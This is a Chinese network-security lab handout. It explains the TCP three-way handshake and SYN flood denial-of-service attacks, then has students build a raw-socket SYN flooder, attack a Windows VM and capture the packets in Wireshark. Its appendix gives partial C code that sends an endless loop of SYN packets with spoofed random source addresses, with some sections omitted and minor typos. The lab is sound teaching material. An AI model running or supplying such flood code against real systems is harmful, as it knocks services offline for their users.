

【实验目的】  
1、理解TCP三次握手协议，伪造TCP数据包，实施网络攻击；  
2、学习发起SynFlood攻击，并嗅探截获分析；  
3、进一步理解原始套接字编程。

【实验环境】  
云实训平台或本地VMware虚拟机，Linux系统，gcc编译环境

【实验要求】  
1、学习Linux下Raw Socket编程，设计实现一个洪泛攻击程序；














  
2、利用Sniffer Pro或Wireshark嗅探工具，对洪泛攻击发出的数据包进行截获分析；  
[选做]3、利用实验六编写的网络嗅探器程序捕获分析SynFlood攻击程序生成的伪造数据包。

【实验步骤】

1、进入蓝盾云实训平台——【网络安全协议】——原始套接字；

2、点击进入debian系统，编写SynFlood.c原始套接字攻击程序，以debian为攻击者，以Windows为靶机，进行攻击；

3、在Windows靶机上启动Sniffer Pro或Wireshark进行抓包分析，分析收到的洪泛报文是否正确；

[选做]4、在debian平台上运行实验6编写的Sniffer程序，使用SynFlood攻击自身IP并使用Sniffer抓包分析。



【实验内容】


1、设计实现SynFlood攻击程序，将攻击程序中的源端口设置为你的学号的后5位，将代码、运行结果截图；

可选实现方式：

[方式1]：完全自己编写，参考附录材料，并补充一些语句、头文件等等；


[方式2]：参照源码修改，debian平台内置了程序代码；







2、在Windows靶机上启动嗅探工具（Sniffer Pro、Wireshark均可），截获并分析所捕获的攻击包，将结果截图；


a). 在无攻击情况下，截获分析网络数据包并截图，找出一次完整的TCP三次握手和四次挥手过程，截图；





b). 使用SynFlood程序攻击Windows靶机，截图嗅探工具的数据包捕获情况，分析任意一次你所发出的SynFlood数据包，截图数据包的协议标志位，以及分析结果是否正确；





[选做]4、在Debian上运行实验六的Sniffer程序，截获分析所捕获的攻击包数据，结果截图。

——————————————————————————————

【附录：SynFlood攻击原始套接字实验原理】

TCP协议提供面向连接、高可靠性的通信服务。在利用TCP进行通信之前，通信双方需要建立一条TCP连接，TCP使用SYN(同步段)报文来描述用于创建一个连接的三次握手中的消息 。  
三次握手协议步骤：  
第一次握手：建立连接时，客户端发送请求包SYN(SEQ=k)到服务器，并进入SYN—SEND状态，等待服务器确认，请求标志syn=1；  
第二次握手：服务器收到请求包，必须确认客户的请求包(ACK=k+1)，同时自己也发送一个应答包(SEQ=q)，即SYN十ACK包，此时服务器进入SYN．RECV状态，应答标志ack=1；  
第三次握手：客户端收到服务器的SYN+ACK包，向服务器发送确认包ACI((SEQ：q+1)，此包发送完毕，客户端和服务器进入ESTABLISHED状态，完成三次握手。  
创建一个TCP连接的三次握手过程中，要求连接双方都要产生一个随机的32 bit的初始序列号。如果在计算机重新启动之后，一个应用尝试建立一个新的TCP连接，TCP就选择一个新的随机数，可以保证新的连接不受原来连接的重复或延迟包的影响。  
泛洪攻击利用的是TCP的三次握手机制，攻击端利用伪造的IP地址向被攻击端发出请求，而被攻击端发出的响应报文将永远发送不到目的地，那么被攻击端在等待关闭这个连接的过程中消耗了资源，如果有成千上万的这种连接，主机资源将被耗尽，从而达到攻击的目的。  
在服务器与客户端之间传输数据时，先建立tcp连接是必须的，在传送tcp数据时，必须建立一个虚电路，即tcp连接。SYN 洪泛攻击通过故意不完成三次握手过程，造成连接一方的资源耗尽。攻击者向靶机发送一个SYN报文后就拒接返回报文，这样靶机在发出SYN +ACK 应答报文后是无法收到客户端的ACK报文的，这样第三次握手就无法完成，这种情况下，靶机即被攻击的服务器端一般会重试再发送SYN+ACK给客户端，并等待一段时间后丢弃这个未完成的连接，这段时间称为SYN Timeout，一般来说这个时间大约为1分钟。通常，一个用户出现这种异常的情况，并不会造成很大的问题，但是对于攻击者来说，一定会大量的模拟这种情况，这样就有可能造成靶机即服务器不能正常提供服务，最后有可能导致服务器崩溃。因为服务器为了维护大量的半连接列表要消耗非常多的资源，例如计算机需要消耗CPU时间对半连接列表中的ip进行SYN+ACK的重试，还要分配内存存储的协议信息，TCP状态信息，IP地址信息，端口号，IP头，定时器信息，顺序号，指向目的主机的路由信息等。

【实验内容】

1.编写SynFlood程序，并编译、运行，使得该程序可以针对自身IP的某目标端口，进行随机源IP地址、随机源端口的TCP SYN攻击，并使用Sniffer程序输出SynFlood发送的数据包的嗅探结果，请将代码粘贴于此，将Sniffer输出的结果截图。  
  
  
附件：泛洪攻击程序实例部分核心代码，缺少部分请自行编写补齐：  
  
…省略部分…  
  
void send\_tcp(int sockfd, struct sockaddr\_in \*addr);  
unsigned short check\_sum(unsigned short \*addr, int len);  
      
    …省略部分…  
  
/\*\*\*\*使用IPPRPTP\_TCP创建一个TCP的原始套接字\*\*\*\*/  
  
sockfd=socket(AF\_INET,SOCK\_RAW,IPPROTO\_TCP);  
if(sockfd<0)  
  { fprintf(stderr,”Socket Error: %sna”,strerror(errno)); exit(1); }  
setsockopt(sockfd,IPPROTO\_IP,IP\_HDRINCL,&on,sizeof(on)); /\*设置自填数据包\*/  
 setuid(getpid());//只有超级用户才可以使用原始套接  
 send\_tcp(sockfd,&addr);//发动拒绝服务炸弹攻击  
}  
    /\*\*\*\*\*\*\*发送炸弹的实现\*\*\*\*\*\*\*/  
    void send\_tcp(int sockfd, struct sockaddr\_in \*addr)  
    {  
  
    …省略部分…  
  
      struct ip \*ip;  
      struct tcphdr \*tcp;  
      int head\_len;  
      head\_len=sizeof(struct ip)+sizeof(struct tcphdr);/\*伪数据包实际没有任何内容\*/  
    …省略部分…  
    /\*\*\*\*\*\*\*填充IP数据包的头部\*\*\*\*\*\*\*/  
      ip=(struct ip \*)buffer;  
      ip->ip\_v=IPVERSION;/\*版本一般为4\*/  
        
…省略部分…  
  
      ip->ip\_p=IPPROTO\_TCP;/\*说明包的类型为TCP包\*/  
      ip->ip\_sun=0;/\*校验和由系统完成\*/  
      ip->ip\_dst=addr->sin\_addr;/\*设置攻击对象\*/  
      tcp=(struct tcphdr \*)(buffer +sizeof(struct ip));/\*开始填写TCP数据包\*/  
      tcp->source=htons(LOCALPORT);  
      …省略部分…  
      tcp->seq=random();  
      …省略部分…  
      tcp->syn=1;/\*建立连接\*/  
      tcp->check=0;  
        
      while(1)  
        {  
         ip->ip\_src.s\_addr=random();//设置随机伪地址  
         tcp->check=check\_sum((unsigned short \*)tcp,sizeof(struct tcphdr));//该语句可省略  
         sendto(sockfd,buffer,head\_len,0,addr,sizeof(struct sockaddr\_in));  
 }  
 }  
  
…省略部分…